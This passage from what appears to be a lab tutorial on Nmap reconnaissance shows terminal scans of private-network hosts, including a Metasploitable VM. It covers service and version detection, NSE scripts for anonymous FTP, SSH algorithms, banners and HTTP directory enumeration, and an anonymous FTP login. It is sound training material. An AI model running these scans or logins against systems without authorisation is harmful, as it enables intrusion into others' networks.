445/tcp open  microsoft-ds
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 5.08 seconds

┌──(harish㉿kali)-[~]
└─$ nmap --min-parallelism 10 192.168.29.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 12:30 IST
Nmap scan report for 192.168.29.40
Host is up (0.0018s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 5.05 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -T5  --min-parallelism 1 192.168.29.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 12:31 IST
Nmap scan report for 192.168.29.40
Host is up (0.0015s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.67 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

6. Scripting and Banner Grabbing Scans

6.1 Scripting ftp Scan

Uses Nmap Scripting Engine (NSE) to run custom scripts for vulnerability detection, brute force, and more.

Command: nmap -p 21 --script=ftpanon.nse <IP>




```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

┌──(harish㉿kali)-[~]
└─$ ls -la /usr/share/nmap/scripts | grep "ftp"
-rw-r--r-- 1 root root  4530 May 15 21:07 ftp-anon.nse
-rw-r--r-- 1 root root  3253 May 15 21:07 ftp-bounce.nse
-rw-r--r-- 1 root root  3108 May 15 21:07 ftp-brute.nse
-rw-r--r-- 1 root root  3272 May 15 21:07 ftp-libopie.nse
-rw-r--r-- 1 root root  3290 May 15 21:07 ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root  3768 May 15 21:07 ftp-syst.nse
-rw-r--r-- 1 root root  6021 May 15 21:07 ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root  5923 May 15 21:07 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root  5736 May 15 21:07 tftp-enum.nse
-rw-r--r-- 1 root root 10034 May 15 21:07 tftp-version.nse

┌──(harish㉿kali)-[~]
└─$ 
```

```
┌──(harish㉿kali)-[~]
└─$ nmap -p21  -script=ftp-anon.nse 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:13 IST
Nmap scan report for 192.168.29.92
Host is up (0.00056s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds

┌──(harish㉿kali)-[~]
└─$ ftp 192.168.29.92

Connected to 192.168.29.92.
220 (vsFTPd 2.3.4)
Name (192.168.29.92:harish): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp>
ftp> exit
221 Goodbye.

┌──(harish㉿kali)-[~]
└─$ 
```

Fig: ftp-anon scan to anonymous login

6.2 SSH Scripting Scan (NSE-based)

SSH scripting scans use Nmap’s NSE (Nmap Scripting Engine) to run scripts that probe for specific details or vulnerabilities related to SSH services.



```
┌──(harish㉿kali)-[~]
└─$ nmap 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:18 IST
Nmap scan report for 192.168.29.92
Host is up (0.00059s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds

┌──(harish㉿kali)-[~]
└─$ ls -la /usr/share/nmap/scripts | grep "ssh"
-rw-r--r-- 1 root root  5391 May 15 21:07 ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1621 May 15 21:07 ssh-auth-methods.nse
-rw-r--r-- 1 root root  3020 May 15 21:07 ssh-brute.nse
-rw-r--r-- 1 root root 16036 May 15 21:07 ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 May 15 21:07 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 May 15 21:07 ssh-run.nse
```


```
┌──(harish㉿kali)-[~]
└─$ nmap -p22 -script=ssh2-enum-algos.nse  192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:19 IST
Nmap scan report for 192.168.29.92
Host is up (0.00060s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
|   encryption_algorithms: (13)
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       arcfour128
|       arcfour256
|       arcfour
|       aes192-cbc
|       aes256-cbc
|       rijndael-cbc@lysator.liu.se
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|   mac_algorithms: (7)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (2)
```

Fig: SSH2-algorithm Scan

6.3 Banner Grabbing

Banner grabbing is a technique used to capture the initial response or header info that a service gives when you connect to its port — this often reveals:

- The **service type**
- **Software version**
- **OS details**
- Sometimes even **misconfigurations or warnings**



```
└─$ nmap 192.168.29.92 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:39 IST
Nmap scan report for 192.168.29.92
Host is up (0.00059s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
nix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.75 seconds

┌──(harish㉿kali)-[~]
└─$ ls -la /usr/share/nmap/scripts | grep "banner"
-rw-r--r-- 1 root root  6136 May 15 21:07 banner.nse

┌──(harish㉿kali)-[~]
└─$ 
```

```
┌──(harish㉿kali)-[~]
└─$ nmap -p 1-500 --script=banner.nse 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:40 IST
Nmap scan report for 192.168.29.92
Host is up (0.00068s latency).
Not shown: 491 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
|_banner: 220 (vsFTPd 2.3.4)
22/tcp  open  ssh
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp  open  telnet
|_banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'
25/tcp  open  smtp
|_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 15.29 seconds

┌──(harish㉿kali)-[~]
└─$ 
```


Fig: Banner Grabing Scan

6.4 HTTP Enumeration Script Scan

Goal : Discover hidden web directories, applications, technologies, and potential attack surfaces exposed via HTTP.

Script Used: `http-enum`


Command: nmap -sV -p 80,443 --script=http-enum <target-ip>



```
-rw-r--r-- 1 root root  2529 May 15 21:07 http-dlink-backdoor.nse
-rw-r--r-- 1 root root  4452 May 15 21:07 http-dombased-xss.nse
-rw-r--r-- 1 root root 13893 May 15 21:07 http-domino-enum-passwords.nse
-rw-r--r-- 1 root root  6931 May 15 21:07 http-drupal-enum.nse
-rw-r--r-- 1 root root  2256 May 15 21:07 http-drupal-enum-users.nse
-rw-r--r-- 1 root root 20667 May 15 21:07 http-enum.nse
-rw-r--r-- 1 root root  3347 May 15 21:07 http-errors.nse
-rw-r--r-- 1 root root 20413 May 15 21:07 http-exif-spider.nse
-rw-r--r-- 1 root root  5199 May 15 21:07 http-favicon.nse
-rw-r--r-- 1 root root  4451 May 15 21:07 http-feed.nse
-rw-r--r-- 1 root root  9076 May 15 21:07 http-fetch.nse
-rw-r--r-- 1 root root 11327 May 15 21:07 http-fileupload-exploiter.nse
-rw-r--r-- 1 root root 21101 May 15 21:07 http-form-brute.nse
-rw-r--r-- 1 root root  7934 May 15 21:07 http-form-fuzzer.nse
-rw-r--r-- 1 root root  2739 May 15 21:07 http-frontpage-login.nse
-rw-r--r-- 1 root root  2164 May 15 21:07 http-generator.nse
-rw-r--r-- 1 root root 12100 May 15 21:07 http-git.nse
-rw-r--r-- 1 root root  3195 May 15 21:07 http-gitweb-projects-enum.nse
-rw-r--r-- 1 root root  3381 May 15 21:07 http-google-malware.nse
-rw-r--r-- 1 root root 11692 May 15 21:07 http-grep.nse
-rw-r--r-- 1 root root  1797 May 15 21:07 http-headers.nse
-rw-r--r-- 1 root root  3383 May 15 21:07 http-hp-ilo-info.nse
-rw-r--r-- 1 root root  6973 May 15 21:07 http-huawei-hg5xx-vuln.nse
-rw-r--r-- 1 root root  2801 May 15 21:07 http-icloud-findmyiphone.nse
-rw-r--r-- 1 root root  4085 May 15 21:07 http-icloud-sendmsg.nse
-rw-r--r-- 1 root root  6073 May 15 21:07 http-iis-short-name-brute.nse
-rw-r--r-- 1 root root  7921 May 15 21:07 http-iis-webdav-vuln.nse
-rw-r--r-- 1 root root  2540 May 15 21:07 http-internal-ip-disclosure.nse
-rw-r--r-- 1 root root  5422 May 15 21:07 http-joomla-brute.nse
-rw-r--r-- 1 root root  5479 May 15 21:07 http-jsonp-detection.nse
-rw-r--r-- 1 root root  2649 May 15 21:07 http-litespeed-sourcecode-download.
nse
-rw-r--r-- 1 root root  6120 May 15 21:07 http-ls.nse
-rw-r--r-- 1 root root  3269 May 15 21:07 http-majordomo2-dir-traversal.nse
-rw-r--r-- 1 root root  2838 May 15 21:07 http-malware-host.nse
-rw-r--r-- 1 root root  3704 May 15 21:07 http-mcmp.nse
-rw-r--r-- 1 root root  7320 May 15 21:07 http-methods.nse
-rw-r--r-- 1 root root  6895 May 15 21:07 http-method-tamper.nse
-rw-r--r-- 1 root root  2726 May 15 21:07 http-mobileversion-checker.nse
-rw-r--r-- 1 root root  4461 May 15 21:07 http-ntlm-info.nse
-rw-r--r-- 1 root root  8269 May 15 21:07 http-open-proxy.nse
-rw-r--r-- 1 root root  4756 May 15 21:07 http-open-redirect.nse
-rw-r--r-- 1 root root  7023 May 15 21:07 http-passwd.nse
```


```
┌──(harish㉿kali)-[~]
└─$ nmap -p 80 443 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:53 IST
Nmap scan report for 192.168.29.92
Host is up (0.0030s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 2 IP addresses (1 host up) scanned in 3.32 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -p 80 --script=http-enum.nse 192.168.29.92

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:55 IST
Nmap scan report for 192.168.29.92
Host is up (0.00059s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubu
ntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.07 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

Fig 1: http-scripts and enumeration scan



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV




Index of /test

Name	Last modified	Size	Description
Parent Directory		-	
testoutput/	14-May-2012 01:50	-	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.29.92 Port 80

```
┌──(harish㉿kali)-[~]
└─$ nmap -p 80 443 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:53 IST
Nmap scan report for 192.168.29.92
Host is up (0.0030s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 2 IP addresses (1 host up) scanned in 3.32 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -p 80 --script=http-enum.nse 192.168.29.92

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:55 IST
Nmap scan report for 192.168.29.92
Host is up (0.00059s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubu
ntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.07 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

Fig 2: find hidden directories



Index of /doc

